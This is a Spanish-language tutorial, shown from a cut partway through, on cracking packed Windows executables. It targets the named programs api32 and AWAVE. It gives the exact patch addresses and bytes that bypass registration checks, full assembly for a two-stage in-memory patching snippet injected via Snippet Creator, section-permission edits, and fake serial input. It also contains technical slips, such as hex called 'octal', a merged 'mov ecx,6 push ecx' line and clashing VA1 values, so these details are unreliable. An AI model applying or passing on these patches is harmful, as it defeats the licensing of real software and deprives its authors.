A veces encontramos que las instrucciones finales del cargador del archivo empaquetado también están empacadas. Así que tenemos que esperar que estas últimas instrucciones sean desempacadas antes de parcharlas para que entreguen el código al recorte. Para resolver esto, podemos pasar el control a nuestro recorte parchador antes de que la rutina cargadora llegue al final. ¿Cuándo? cuando las instrucciones finales del cargador hayan sido desempacadas. Entonces tenemos que agregar algunas instrucciones adicionales al recorte para que éste parche primero las últimas instrucciones del cargador y éste pueda entregar de nuevo, por segunda vez, el control al recorte. La segunda vez que el recorte tiene el control, parchará el código original del programa y eliminará sus protecciones.

5. **Dirección de la primera llamada al recorte**: **VA0.**

Bien, el recorte recibirá entonces el control dos veces. La primera vez, parchará las últimas instrucciones de la sección del archivo encargada de desempacar el programa; este parche consiste en un par de instrucciones que entregarán el control al recorte por segunda vez. En esta última ocasión, el recorte ejecutará una nueva rutina que parchará el programa en memoria y lo desprotegerá. A la dirección que entrega el control por primera vez al recorte lo llamamos **VA0**.

<<*On the way*>>(Do you remember Jack Kerouack?)

Crackear un archivo empacado empleando este método es sencillo con Snippet Creator, una herramienta hecha para injertar código nuevo en archivos ejecutables con formato PE. Así que

consigamos este programa, corrámoslo y creemos un proyecto nuevo: **File\New project**. Este comando desplegará una ventana donde podrás seleccionar el archivo que deseas cambiar o desproteger y dar un nombre al proyecto. Cuando creas un programa, Snippet Creator crea un subdirectorio con el nombre que tú eliges y un archivo .INI que salva la información y permite reabrir el proyecto.

1. **Final de la rutina desempacadora: Desplazamiento 1 - VA1 (Virtual Address 1)**

Nuestro objetivo será api32 v2.4. Para registrar este programa y obtener todas sus funciones podemos buscar y calcular su serial. Pero he visto que esto puede resultar un trabajo largo y arduo. A veces es preferible (menos trabajo - mejor resultado, +ORC) parchar el archivo ejecutable cuando se pueda. Tomaremos este camino.

Primero tenemos que ubicar el final de la rutina que desempaca el archivo. Cargamos el programa con SoftIce y bajamos de alguna manera (usando la tecla F10, y ocasionalmente F5 y F9 para evitar los bicles [*loops*]) hasta 00 41 B5 D2.

Esta instrucción es un salto [*jump*] al punto de entrada original del programa en la sección .text:

```
:0041B5BD    8B 64 24 14        mov esp, dword ptr [esp+14]
:0041B5C1    5E                 pop esi
:0041B5C2    8B FE              mov edi, esi
:0041B5C4    81 C6 D7 15 00 00  add esi, 000015D7h
:0041B5CA    6A 05              push 00000005h
:0041B5CC    59                 pop ecx
:0041B5CD    F3                 repz
:0041B5CE    A4                 movsb
:0041B5CF    61                 popad
:0041B5D0    66 9D              popf
:0041B5D2    E9 E9 9F FE FF     jmp 004055C0h ; <- Salto al punto de entrada original
```

La instrucción en la dirección 00 41 B5 D2 es donde termina el cargador interno del programa empaquetado. Llamamos a esta dirección **VA1**.

En esta dirección tendremos que escribir una instrucción de seis bytes que tiene la forma:

```
1:    push   address_of_snippet
2:    ret
```

Estas instructiones entregarán el control al recorte. Un código con esta forma tiene un tamaño de seis bytes. En octal:

1: 68 zz yy xx 00
2: C3

El código octal 68h es la instrucción empujar a la pila [*push*] un dato dword. El resto de la instrucción es un número hexadecimal de 32 bits que será empujado a la pila: 00 xx yy zz h; este número es la dirección a la que saltará el programa con la siguiente instrucción. Así que la instrucción 1 será en ensamblador:

push 00 xx yy zz h

El código octal C3h corresponde a la instrucción en ensamblador 'RET'. Esta instrucción hace que el programa salte a la dirección a la que apunte el registro SP o ESP (el puntero de pila). En este caso es la dirección 00 xx yy zz h en la memoria virtual del proceso y que antes metimos en la pila.

Pero todavía hay un problema. La instrucción original en VA1 también está empacada; entonces tenemos que esperar hasta que esta instrucción sea cargada para escribir un primer salto [*jump*] al recorte: tendremos que localizar otra dirección VA0 anterior a VA1 que entregue una primera vez el control al recorte: en esta primera ocación, el recorte sobre-escribirá la instrucción en la dirección VA1 para que en VA1 el programa entregue nuevamente el control al recorte. La segunda vez que el recorte recibe el control, parchará el programa y lo desprotegerá. Por último restaurará las instrucciones originales que reescribió antes.

Una buena dirección para dar el control al recorte por vez primera es:

:0041A110 0F 84 A7 14 00 00 je 0041B5BDh

Llamamos a esta instrucción **VA0**. ¿Cómo conseguirla?

Cargo el programa con el loader de SoftIce. Cuando se despliega la ventana de SoftIce, ejecuto el comando "D 41B5D2". Luego voy trazando las diversas instrucciones del programa con la tecla F10 hasta ver como se realiza un cambio en la dirección 41B5D2 en la ventana de datos. Seguro aparecerá algo como " FE 9F E9 E9 FF FE B5 BB ", que son los valores octales de las instrucciones siguientes, pero invertidas:

:0041B5D2 E9 E9 9F FE FF jmp 004055C0h ; <- Jump to the original entry point
:0041B5D7 E9 BB B5 FE FF jmp 00406B97h

Entonces, cuando el programa llega a 00 41 A1 10 h, las instrucciones en la dirección 00 41 B5 D2 h estarán desempacadas y podrán ser parchadas.

2. **Un lugar para el recorte. Desplazamiento 1 - VA2 (Virtual Address 2)**

Para ubicar un lugar para el recorte podemos emplear un método bastante empírico pero que funciona. Abrimos el programa con un editor hexadecimal como HexWorkshop y buscamos un sitio sin código, lleno de ceros. Estos espacios amplios genertalmente podemos encontrarlo al final de las diversas secciones. Así que podemos encontrar un espacio amplio al final de la sección .rsrc, en el desplazamiento 00 D3 20 h.

Podemos elegir este espacio. Tenemos el desplazamiento dentro del archivo, pero necesitamos su dirección virtual. Esta dirección la podemos calcular con esta fórmula:

(Desplazamiento del recorte - Desplazamiento del inicio de la sección) + VA de la Sección

A esta dirección la llamamos **VA2**.

Ya hemos determinado la sección donde pondremos el recorte .rsrc. Para hacerlo ejecutamos en Snippet Creator **PE Info\View Section Info**. Podemos ver que este desplazamiento está en la sección .rsrc, antes de la sección "madmat". El desplazamiento de inicio de la sección [*Raw Offset of the section*] es 4A 00h.

La dirección virtual de la sección [VA of Section] es: Dirección de la base de la imagen [*Image Base Address*] + Desplazamiento virtual de la sección [*VA offset of the section*]:

00 40 00 00h + 00 01 00 00 h = 00 41 00 00 h

Ahora calculamos:

VA2 = (00 D3 20h - 00 4A 00h) + 00 41 00 00h = 00 41 99 20h

Esta es la dirección **VA2**.

3. **La dirección a parchar: VA3 (Virtual Address 3)**

Ahora vamos a desproteger el programa. Por razones de brevedad, considerando que el lector de este tutorial no es propiamente un principiante, no detallaré el proceso para ubicar el punto a parchar. Simplemente lo diré. Para que el programa corra como si estuviera registrado, con todas

sus funciones, debemos cambiar en el siguiente código:

```
:00404815    03EA      add ebp, edx
:00404817    41        inc ecx
:00404818    4E        dec esi
:00404819    75DA      jne 004047F5
:0040481B    33C0      xor eax, eax
:0040481D    5F        pop edi
:0040481E    85ED      test ebp, ebp
:00404820    5E        pop esi
:00404821    5D        pop ebp
:00404822    0F94C0    sete al
:00404825    5B        pop ebx
:00404826    59        pop ecx
:00404827    C3        ret
```

La instrucción:

```
:00404822    0F94C0    sete al
```

Es donde el programa coloca una bandera en el registro **al** para indicar si el programa está registrado o no. Si esta instrucción pone 1 en al, el programa está registrado. Entonces podemos cambiar esa instrucción de tres bytes por

```
:00404822    FEC0    inc eax
:00404824    90      nop
```

Esta instrucción hará a al diferente de cero. Cuando el programa revise la bandera, actuará como si el programa hubiera sido registrado y actuará como tal.

Aunque esto sería suficiente para registrar el programa, todavía necesitamos introducir nuestro nombre de ususario y el serial. El programa revisa el número de caracteres en el nombre de usuario (debe ser mayor que cinco) y el de la clave (debe ser 16 o más).

Bien. ya tenemos la dirección de los parches.

4. **Escribir y ensamblar el recorte.**

Tenemos que crear el proyecto en Snippset Creator: **File\New project**. Lo llamamos api32.

Luego configuramos las opciones del proyecto:

Snippet VA = VA2 = 41 99 20
Patch Options = Patch into Existing Section
Address to Redirect Control To the Snippet = Redirect Control From Code Section
VA1 = 00 40 17 75
Return Control to the program = Don't Return Control To Program

Estas opciones eligen:

· la dirección virtual donde el recorte será injertado (VA2)
· el recorte será injertado dentro de una sección existente (.rsrc)
· la dirección virtual donde el programa dará el control al recorte (VA1)
· el recorte no regresará el control al programa; tenemos que hacerlo nosotros y escribirlo en el recorte.
· Snippet Creator no restaurará las instrucciones originales del programa. Tenemos que hacerlo nosotros.

Luego escribimos el recorte y lo ensamblamos. A continuación está el código del recorte para TASM v5.0. Antes de ensamblar el recorte debemos elegir y configurar el ensamblado que usemos. Ejecutamos en Snippet Creator **Action\Options** para desplegar la ventana "General Options". Escogemos el ensamblador (TASM o MASM según sea el caso) y establecemos los comandos y parámetros correspondientes. En mi caso particular, que he empleado TASM v5.0, y tengo a Snippet Creator en el directorio C:\ASM\ICZ\, los valores y comandos son:

Assembler
TASM

Locations
Assembler: TASM32 /ml %1
Linker: TLINK32 /Tpe /c /aa /V4.0 %1,,,C:\TA\LIB\import32.lib
Project Directory: C:\ASM\ICZ\

Estos comandos suponen que el directorio donde tengo TASM32.EXE y TLINK32.EXE, está en entorno; es decir, cuando inicio la sección en Windows, el archivo por lotes "autoexec.bat" tenía la siguiente línea:

```
PATH     C:\TASM\BIN;C:\TASM\LIB;C:\TASM\INCLUDE;%PATH%
```

A contiuación el código del recorte:

```
; ---------------------------------------- code snippet ----------------------------------------

jmp init

oldinst1 db 00Fh,084h,0A7h,014h,000h,000h
oldinst2 db 0E9h,0E9h,09Fh,0FEh,0FFh,09Eh
newinst1 db 068h, 020h,099h,041h,000h, 0C3h
newinst2 db 0FEh,0C0h,090h
counter db 0

init:
pushad
cmp counter,0
jne time2

; Restaurar la instrucción 1
inc counter
mov edi,41A110h          ; dirección de la instrucción original 1 en VA0
lea esi,oldinst1         ; instrucción a restaurar
mov ecx,6 push ecx       ; tamaño de la instrucción original
rep movsb                ; restaurar la dirección original

; Escribir la nueva instrucción en VA1: segundo salto al recorte
mov edi,41B5D2h          ; dirección donde se volverá a entregar el control al recorte: VA1
lea esi,newinst1         ; instrucción a escribir
pop ecx                  ; tamaño de las instrucciones
rep movsb

; Retorno 1
popad
push 41A110h
ret

time2:
; Restauar intrucción 2
mov edi,41B5D2h          ; dirección de la instrucción original 2 en: VA1
lea esi,oldinst2         ; instrucción a restaurar
mov ecx,6
rep movsb

; Write new instruction 2: patch 2
mov edi,404822h          ; dirección de la instrucción original 2 en : VA2
```

```
lea esi,newinst2          ; instrucción a escribir
mov ecx,3                 ; tamaño de las instrucciones
rep movsb                 ; escribirlas

; Retorno 2
popad
push 41B5D2h
ret

; ----------------------------------------------------------------------------------------------------
```

Después de escribir estas lineas en la ventana de edición de Snippet Creator, presionamos el botón "Assemble" y esperamos. Si no hay error, el recorte de código ha sido ensamblado y enlazado.

Ahora podemos "exportar" el binario correspondiente al recorte **(File\Export)** y salvamos api32.bin.

Abrimos el archivo api32.exe con HexWorkshop (conviene más emplear este editor que HIEW, ya que necesitamos tener dos vistas desplegadas al mismo tiempo, una del archivo api32.exe y otra del recorte api32.bin). Vamos al desplazamiento 00D320 h (**Edit/Goto**). Es el desplazamiento donde colocaremos el recorte de código.

Ahora abrinos el archivo api32.bin que hemos exportado. Lo marcamos totalmente con el ratón y lo copiamos (CTRL+C). Luego desplegamos la vista de api32.exe y vamos al desplazamiento 00D320h y marcamos desde 00D320 hasta 00D39Eh. Ahora pegamos el recorte (CTRL+V). Para terminar, ponemos en el desplazamiento 00D510h (correspondiente a la dirección virtual VA0) la instrucción que entrega el control al recorte por primera vez: 68 20 99 41 00 C3. Esto significa:

```
:0041A110      68 20 99 41 00      push 00419920
:0041A115      C3                  ret
```

Recordar que el recorte ha sido colocado en la sección .rsrc. Como sobrescribimos esta sección con alguna instrucción debemos asegurarnos que soporte escritura. Revisemos las características de la sección .rsrc: **PE Info\View Section Info**. Las características son: 40 00 00 40 h. Esto significa:

```
Datos Inicializados: 00 00 00 40 h
Lectura:             40 00 00 00 h
                     40 00 00 40 h
```

La sección no soporta escritura, así que tendremos que editar las características. Para hacer esto hacemos click con el botón derecho del ratón sobre la cadena .rsrc que aparece en el cuadro de diálogo "Section Information". Seleccionamos "Edit Section" en el menú emergente: esto despliega el vuadro de diálogo "Modify Section Values". Pulsamos el botón "..." al lado del campo "Characteristics". Esto despliega el cuadro de diálogo "Section Charactheristics". Seleccionamos la caja de chequeo IMAGE_SCN_MEM_WRITE y salvamos (*save*). Ahora las características de la sección serán: C0 00 00 40 h:

Datos Inicializados:	00 00 00 40 h
Lectura:	40 00 00 00 h
Escribible:	80 00 00 00h
	C0 00 00 40 h

Esto mismo lo tenemos que hacer para todas aquellas secciones que serán escritas durante el proceso, como el cargador del empacado, que es la sección con que inicia un ejecutable empaquetaso. Eso es todo.

R e g i s t r a n d o

Ahora corremos el programa y pulsamos el botón 'register'. Escribimos un nombre con más de cinco caracteres:

Mi_Nombre

y un código serial con más de dieciseis caracteres:

FREE-FREE-FREE-FREE

Hacemos click sobre OK, y listo...

Gracias a **Karpoff** por sus observaciones.

Comentarios y correcciones: nuMIT_or@iname.com
Mi página de programación: n u M I T_o r's P r o g r a m m i n g P a g e

CRACKEAR ARCHIVOS PE ENPAQUETADOS (II)

Usando DLLs

por n u M I T_o r [kUT]

Target: AWAVE v4.5. (http://www.fmjsoft.com)

Herramientas: Code SnippetCreator
HexWorkShop v2.5x
SICE 3.XX o superior (¿qué haríamos sin él?)
MASM 6.X o TASM 5.0

NOTA: Estas herramientas las puedes hallar en: http://members.xoom.com/crk10/archivos

Autor: n u M I T_o r

Contenido:

· ***INTRO***
- ***Insertar un objeto nuevo en un archivo PE***
- ***El recorte es grande y no quiero aumentar el programa***
- ***MALDITAS PROTECCIONES: quebrando a AWAVE v4.5***
- ***ALGUNAS PREGUNTAS - ALGUNAS RESPUESTAS***
  - **¿Las jmp de las apis están siempre en secciones .text?**
  - **¿Qué significan las características de las secciones de un PE?**
  - **¿Qué es una DLL y para qué sirve? ¿cómo se crea?**

INTRO
======

Particularmente veo el mayor potencial de conocer los encabezados del PE en la personalización de programas. Sin un editor de recursos se puede cambiar el comportamiento de los menúes, de los diálogos y mucho más. También podríamos ampliar la funcionalidad de las aplicaciones y mejorarlas. Es un trabajo que podemos hacer "manualmente", sin necesidad de un programa especial para ello.

Insertar un objeto nuevo en un archivo PE
==========

Como un ejercicio, vamos a insertar una rutina nueva en notepad.exe. Es la libreta de notas que trae el sistema Windows, generalmente en el directorio C:\WINDOWS. Así que copialo y guárdalo en un directorio temporal ya que le haremos algunos cambios.

Para insertar rutina nueva en notepad.exe vamos a utilizar Snippet Creator. Existen otras herramientas que pueden hacerlo también, pero yo utilizo ésta.

Repasemos como configurar Snippet Creator para insertar código nuevo en un archivo PE.

1. Debemos **primero hacer unos ajustes:** vamos a **Action/Options**.

No sé si sea necesario explicarlo, pero hay que:

> 1.1. Indicar si usarás MASM o TASM. Son los ensambladores comerciales más populares.
>
> 1.2. Para cada uno de ellos, si los tienes, eliges los comandos con sus respectivos comutadores.
>
> 1.3. Hay que indicar también el directorio donde será creado el proyecto es decir, la rutina que injertarás en el PE.
>
> 1.4. OK.
>
> 1.5. Si prefieres y no eres tan quisquilloso, simplemente pulsa DEFAULT y se establecerán los valores por defecto. No es una mala opción.

2. Ahora debes **crear un proyecto** (File/New Project) u opcionalmente determinar el target (Acton/New Target). A nuestro proyecto nuevo lo podemos llamar NP.

3. Luego viene lo interesante: **crear el recorte** (*snippet*). Hay que escribir el código del recorte en la ventana de edición del programa. Los siguientes son más o menos los ejemplos de Icz:

Para MASM:

```
include windows.inc
include user32.inc
includelib user32.lib
jmp init

Message db "Probando, un, dos, tres. probando",0

init: invoke MessageBox,NULL,addr Message,NULL,MB_OK
```

Para TASM:

```
UNICODE=0
include w32.inc
jmp ComienzoReal

Message db "Probando, un, dos, tres. probandot",0

ComienzoReal: call MessageBox,NULL,offset Message, NULL,MB_OK
```

Ahora guarda el código escrito ("File/Save Project"). Snippet Creator creará en la carpeta del proyecto un archivo .INF que salvará la información sobre los avances realizados en el proyecto.

Es necesario observar que el código anotado arriba sólo funciona si, en este caso, MessageBox es una de las funciones importadas por el archivo target. Para asegurarse de esto, simplemente vamos a la ventana "Import Information" a través de "PEInfo\View Import Fuctions". Hacemos click con el botón derecho del ratón sobre USER32.DLL y revisamos. Ya, aparece la función MessageBox.

4. El siguiente paso es **ensamblar el recorte**: pulsa el botón "Assemble" debajo de la ventana de

edición o ejecuta el comando "Action/Assemble". Si todo va bien, vamos al siguiente punto.

5. **Exportar el recorte**. Al ejecutar el comando "File/Export", se abre la caja de diálogo común "SAVE AS". Busca la carpeta del proyecto y salva el archivo .BINSe trata del recorte propiamente dicho. Si lo abres con HIEW.EXE (Hacker View) podrás ver un desensamblado de lo que escribiste. Esto ya es bastante. Puedes tomar el contenido de este archivo y pegarlo manualmente en el sitio indicado del target y ya. Pero SC te puede ahorrar este trabajo.

6. Ahora el momento crucial: **injertar el recorte en el target**. Para hacer primero debes ejecutar el comando "Acton/Project Options". Esto desplegará una caja de diálogo donde:

6.1. Debes *llenar la caja VA* con la dirección virtual donde deseas insertar el recorte (*snippet*). Para esto, hay que encontrar un punto disponible dónde hacerlo. Los sitios posibles son:

a. Al final del archivo, como una nueva sección. Esto incrementa el tamaño del archivo.

b. Entre las tablas de las secciones y la primera sección. También como una nueva sección.

c. En algún espacio no utilizado de una sección. Pienso que esta es la mejor opción ya que no tiene que crearse una nueva sección ni aumenta el tamaño del archivo.

Para ubicar el sitio donde ubicar el recorte, abrimos el target con un editor hexadecimal y buscamos un área vacía, llena de ceros. Una vez encontrada, anotamos el desplazamiento donde empieza y el desplazamiento donde termina. En mi versión de notepad.exe, por ejemplo, hayamos un gran espacio en el desplazamiento 4020h (revisa tu versión, si esto no es posible elige otro desplazamiento). Luego, empleando el comando "PE Info/View Section Info", abrimos el diálogo "Section Information" y en la columna "RAW offset" revisamos en cual sección se halla el espacio que he elegido. Es la sección .data. Luego calculamos la dirección virtual equivalente al desplazamiento dentro del archivo:

VA del recorte = (Desplazamiento del recorte - RawOffset de la Sección) + (ImageBase + VirtualOffset de la sección)

(00004020h - 00003E00h) + (00400000h + 00006000h) = 00406220h

Colocamos este valor en el campo "Snippet VA" del diálogo "Project Options".

6.2. Según sea la opción que hayamos elegido, hay que indicarlo en el área "Patch Options" de la caja de diálogo "Project Options". Elijamos "Patch into Existing Section".

6.3. Después de escoger dónde insertar el recorte, *debemos decidir como el recorte ha de tomar el control*.

> *Si queremos que el código se ejecute antes del código del archivo objeto o víctima*, debemos redirigir el control desde el punto de entrada RVA (opción "Redirect Entry Point RVA"). Con esta opción, el programá dará el control al recorte cuando el archivo esté listo para ser ejecutado.
>
> Si queremos que el recorte reciba el control después de que algunas rutinas del archivo objeto se haya ejecutado, debemos elegir entre dos opciones: "redirect-from-code-section" (redirigir-desde-la-sección-de-código) o "redirect-from-call/jmp" (redirigir-desde-call/jmp). La opción "redirect-from-code-section" insertará las instrucciones en la dirección virtual que pasará el control al recorte. Sin embargo, *debes tener cuidado al elegir la dirección desde donde redirigirás el control*: debe estar en el límite de una instrucción. Por ejemplo, para una sección como esta:

```
:00401007 6819304000 push 00403019
:0040100C 6A00 push 00000000
* Reference To: USER32.MessageBoxA, Ord:0195h |
:0040100E E807000000 Call 0040101A
:00401013 6A00 push 00000000
```

> puedes escoger 40100C como la dirección de redirección, pero no 40100D. Snippet Creator no será capaz de capturar este tipo de error, así que debes ser cuidadoso en esto. Para pasar el control al recorte, Snippet Creator reemplazará la(s) instrucción(es) en esa dirección virtual con "push [VA del recorte]" y luego"ret".
>
> *Redirection from call/jmp es otro método*. Esta opción requiere que se diga a Snippet Creator donde está la instrucción call/jmp y automáticamente reemplazará la instrucción original call/jmp con la dirección de tu recorte. En este ejemplo, si empleamos esta opción, debemos pasar 40100E como la dirección virtual

que redirigirá el control. Snippet Creator almacena esta dirección, la de rutina original, en una variable llamada OriginalLocation. Luego, si se desea entregar de nuevo el control a la rutina original, en el recorte se puede hacer algo como "jmp dword ptr [OriginalLocation]" o "call dword ptr [OriginalLocation]", dependiendo de si originalmente era una llamada (call) o un salto (jump).

Si prefieres redirigir el control desde algún sitio en el código existente, puedes almacenar las instrucciones sobre-escritas después de que tu recorte obtenga el control. Lo puedes hacer estableciendo la caja de chequeo (checkbox) restore-overwritten-instruction en la parate inferior del cuadro de diálogo "Project Option". Snippet Creator colocará el código necesario para restaurar las instrucciones originales dentro del recorte.

Luego, hay que considerar qué hacer después de que la última instrucción del recorte haya sido ejecutada. Se puede elegir devolver el control al archivo objeto (target) en una dirección virtual específica. Si no, se debería poner alguna instrucción que sería la última del recorte, tal como ExitProcess.

En nuestro caso particular, ya hemos calculado la dirección virtual del nuevo punto de entrada, que corresponde al desplazamiento donde colocaremos el recorte: 00406220h. Como queremos que nuestro recorte tome el control al iniciar el programa, elegimos la opción "Redirect Entry Point RVA". Esto dará el control al recorte desde el comienzo. Además queremos que el programa siga su curso después de la ejecución del recorte, entonces elegimos la opción "Return To Program" y en la casilla "Virtual Address" colocamos la dirección del punto de entrada original: 00401000.

6.4. Una vez establecidas las opciones del proyecto, se inserta el recorte en el archivo objeto usando "Action/Patch Target File". Snippet Creator no preservará registros/banderas (flags), es tu responsabilidad. Si algo no funciona como se esperaba, se puede examinar el código fuente del recorte en el directorio del proyecto y ver cómo va todo.

Listo.

Ahora activemos el target (NOTEPAD). ¿Qué te parece?

Icz termina su tutorial recordando que SC puede ser empleado también como un simple editor de

archivos PE, lo mismo que ProcDump.

El recorte es grande y no quiero aumentar el programa

En ocasiones el tamaño del archivo empacado es un parámetro crítico a través del cual un sistema de protección puede evaluar si ha habido intento de abuso. En estos casos es posible implementar una DLL. Así sólo tengo que insertar la llamada a la DLL en el archivo objeto y listo. Si no sabes qué es una DLL, como se programa, y para qué sirve, revisa el final de este documento.

MALDITAS PROTECCIONES: quebrando AWAVE v5.4
==========

Parchando archivos empaquetados con SnippetCreator

Voy a intentar desproteger un programita llamado AWAVE v5.4. Es un programa ejemplar para mostrar como romper protecciones de archivos ejecutables empaquetados a través de la inserción de código nuevo en ellos empleando Snippet Creator. Quiero subrayar que no tengo nada contra el programador que creó este buen programa. Por el trabajo que me dio, tengo la impresión de que sabía lo que hacía. Yo aconsejaría que quienes deseen usar el programa, lo registren. Si yo pudiera lo haría. Pero mi objetivo no es aprovechar el programa sino enseñar el estilo de romper protecciones que estoy implementando.

Para romper las protecciones de archivos empaquetados, la táctica empleada generalmente es esperar que el archivo se despliegue en memoria y sobreescribir la rutina de protección en tiempo de ejecución. Esto comúnmente se ha hecho con un cargador (loader) que atrapa una llamada a alguna API de W32 que realice el programa, y entrega el control a la rutina que desprotegerá el programa: el mismo cargador tomará el control y cambiará en memoria el esquema de protección.

El uso de loaders me parece que presenta una dificultad: en este método entran en juego dos procesos distintos, el del loader y el del programa mismo. Esto dificulta las cosas y nos obliga a escribir un número significativo de líneas de código. Las funciones de W32 para escribir procesos remotos, son complejas. El loader puede tener fácilmente un tamaño de 100 KB, especialmente si no lo escribimos en lenguaje ensamblador.

Si hacemos que la rutina que rompe las protecciones del programa se ejecuten en su propio proceso, me liberaré de la carga que implica enganchar instrucciones en procesos remotos,

sobrescribir y leer procesos remotos, etc. Esto lo podemos lograr simplemente insertando la rutina desprotectora en el mismo ejecutable del programa. Veamos el caso particular de AWAVE v4.5.

El programa presenta dos limitaciones engorrosas. La primera es un NAG que aparece al comienzo y que recuerda que se trata de un programa no registrado y retarda el inicio del programa. La otra protección importante es que el programa no permite guardar más de un archivo por sección. Hay un par de cuestiones secundarias: son dos cadenas, una dice "Unregistered copy" y aparece en la parte izquierda del área cliente; la otra dice "(Unreg)" y aparece en la "Caption" de la ventana. Aunque no es tarea fácil, eliminaremos estas molestias.

Si intentamos cargar el programa con SICE, no se disparará la ventana del depurador porque el programa está empaquetado y se han cambiado los atributos de las secciones. Entonces creamos en SnippetCreator un nuevo proyecto (File/New Project) y llamémosle awave, cuyo target sería awave.exe. Revisamos los atributos de las secciones y cambiamos los de las secciones .text y .adata, que son, respectivamente las secciones de código ejecutable y la rutina de descompresión. El punto de entrada está en esta última sección. Los atributos deben ser E0000020.

Cambiados los atributos, encontramos que ahora sí se dispara la ventana de SICE cuando cargamos awave.exe con e lloader de SoftIce. Tenemos que buscar varias direcciones:

1. La dirección donde finaliza la rutina de descompresión (**VA1**: Virtual Addres 1). Cuando el programa llega a este punto, ya el archivo está totalmente descomprimido en la memoria.

2. Las direcciones de los puntos que deseamos cambiar o parchar.

3. El desplazamiento en el archivo donde escribiremos el recorte nuevo. Esto no se hace con SoftIce sino con un editor hexadecimal.

Como el archivo está empaquetado, existen diferencias sustanciales entre la lista muerta que es el archivo mismo y el código vivo ya desempacado que vemos con SoftIce. Por este motivo no sirve establecer el desplazamiento en el archivo correspondiente a las direcciones de memoria donde deben hacerse cambios. Así que la estrategia es agregar una rutina al programa que sobreescriba en tiempo de ejecución las rutinas que queremos cambiar.

Otro cambio que debemos introducir al archivo es el concerniente a la instrucción que entregará el control a nuestro nuevo recorte.

Determinemos el desplazamiento del recorte. Con el editor hexadecimal podemos ubicar un espacio vacío en el desplazamiento 0004 3140h. A partir de él y los calculamos la dirección virtual de su ubicación utilizando la fórmula:

Dir Virtual = (Desplazamiento del dato - RawData) + (ImageBase + RVA Offset)

Los datos que necesitamos para este cálculo los hallamos con el mismo Snippet Creator. En Snippet Creator activamos el comando "Action\New Target". Pulsamos BROWSE y ubicamos AWAVE.EXE y pulsamos SAVE. Ahora activamos "PE Info/View PE header". Encontramos que:

ImageBase = 0040000h

Luego activamos "PE Info/View Section Info". Para la sección .text encontramos:

RawData = 1000h
RVA Offset = 1000h
RawSize = 042200h

Comprobamos que es en esta sección donde se encuentra el desplazamiento para nuestro injerto. Ahora calculemos la dirección virtual:

(43140h - 1000h) + (400000h + 1000h) = 00443140h

Debemos entregar el control a esta rutina cuando el archivo ya esté desempacado. Con SoftIce hemos ubicado esta rutina:

```
0050B54B   0385AC504400  add eax,[ebp+004450AC] ; <- VA0
0050B551   5B            pop eax
0050B552   .....
0050B558   61            popad
0050B559   7508          jnz
0050B55B   B801000000    mov eax,1
0050B560   02C000        ret 0Ch
0050B563   50            push eax
0050B564   C3            ret
```

Debemos insertar en alguna parte de este código la siguiente instrucción, que entregará el control al recorte:

```
68 00 44 31 40   push 00443140h
C3               ret
```

Como vemos, la instrucción consta de seis bytes. Analizando el código de más arriba, vemos que la instrucción en 50B54B tiene ese tamaño, así que tomamos esa. Calculamos el desplazamiento en el archivo correspondiente a esta dir. virtual y es 05454Bh. Si revisamos con el editor hexadecimal este desplazamiento veremos que no se corresponden los valores con los que vemos en SICE. Lo que ocurre, me imagino, es que se trata de un desempacador compuesto de dos partes. El desempacador mismo está empacado. Hay pues dos desempacadores, uno desempaca el desempacador del programa. Así que necesitamos una dirección más: la dirección final del primer desempacador o ubicar una punto en el primer desempacador donde la instrucción que nos toca ya esté desempacada. Ubicada esta dirección, pasamos desde aquí el control al recorte; hacemos que el recorte escriba la instrucción 0050B54B para que vuelva a pasar el control al recorte, que romperá ahora las protecciones sobre el archivo desplegado.

Para hallarla, cargamos el ejecutable en SoftIce y hacemos:

D 50B54B

Esto desplegará en la ventana de datos de SoftIce el contenido en hexadecimal que hay en 0050B54B. Luego ejecutamos F10 hasta ver en la ventana de datos de SoftIce algo como esto: 0385AC504400.

Yo he determinado esta dirección:

0050B0B7 8B85B5504400 mov eax, [ebp + 004450B5] ; **<- VA0**

Como ven, la instrucción tiene seis bytes.

El desplazamiento de esta dirección en el archivo es **0540B7h**. Con el heditor hexadecimal escribimos en esta instrucción:

68 40 31 44 00 C3

que es el equivalente octal de las instrucciones "push 443140h" - "ret". Cuando se ejecute el programa y llegue a este punto, pasará el control a las rutinas escritas en el desplazamiento 043140h del archivo, correspondiente a la dirección virtual 00443140h del programa.

La rutina del recorte deberá incluir una rutina que restaure la instrucción que hemos modificado (en 0050B0B7) y que modifique el final del segundo desempacador, cuando el programa ya está totalmente desempacado, para que se entregue el control de nuevo a una rutina que introducirá por fin los cambios definitivos en el programa.

Tenemos ya las siguientes direcciones:

1. Dirección de la instrucción que entregará por primera vez el control al recorte. Final del primer desempacador: 50B0B7h. La llamamos **VA0**.
2. Dirección del recorte en el archivo: 00443140h. **VA2**.
3. Dirección de la instrucción que devolverá por segunda vez el control al recorte 50B54Bh. La llamamos **VA1**.

Ahora, queda romper las protecciones para obtener las últimas direcciones: las que hay que cambiar para desproteger el programa. Necesito estas direcciones para escribir el código del recorte. Por razones de tiempo no entraré en detalles y las daré de inmediato:

Para registrar el programa debes enviar un email a su autor y cancelarle no sé cuántos dólares. Luego recibirás a través de cualquier mecanismo un archivo .TXT o .KEY que debes abrir con el programa: "Options\Program Setup\Register". Este proceso es engorroso, así que puedes hacer lo siguiente para disfrutar el programa en toda su plenitud:

1. En el registro de Win, en la clave HKCU\Software\FMJ-Software\Awave: Crear nuevo valor de cadena: Username "mi nombre"

2. Aplicar los parches

```
En      0047EFCC: 7540   jnz 0047F00E
Poner   0047EFCC: EB0D  jmp 0047EFDB

En      0047EFEC: 7405   jz 0047E7F3
Poner   0047EFEC: EB09  jmp 0047EFF3
```

Como ya lo he mencionado, esto no se puede hacer directamente. Tenemos que injertar un recorte en el PE que lo haga. Pero tenemos que anotar estas direcciones: 0047EFCCh y 0047EFECh, así como las instrucciones nuevas: "EB0Dh" y"EB09h".

Problemas

Puedo escribir el código del recorte de manera que realice los parches deseados, injertarlo donde he elegido y supuestamente todo andaría bien. Pero hay un problema: cuando el programa es desempacado en la memoria ocupa y reescribe el espacio donde ubicamos el recorte destruyéndolo : (. Así que estamos obligados a otra estrategia: escribir el recorte para que cargue en memoria una librería DLL que escribiremos y que realizará los parches en el momento

preciso. Como la librería DLL va a ocupar un espacio de memoria reservado para ella, el archivo, al ser desempacado no podrá dañar su código :)

La estrategia es escribir el recorte para que sólo haga los siguiente:

1. restaurar la instrucción original en la dirección donde el programa entrega el control al recorte
2. cargar nuestra DLL en el espacio de direcciones del proceso.
3. cambiar la dirección del final del desempacador para que pase el control a la DLL.

Procedamos

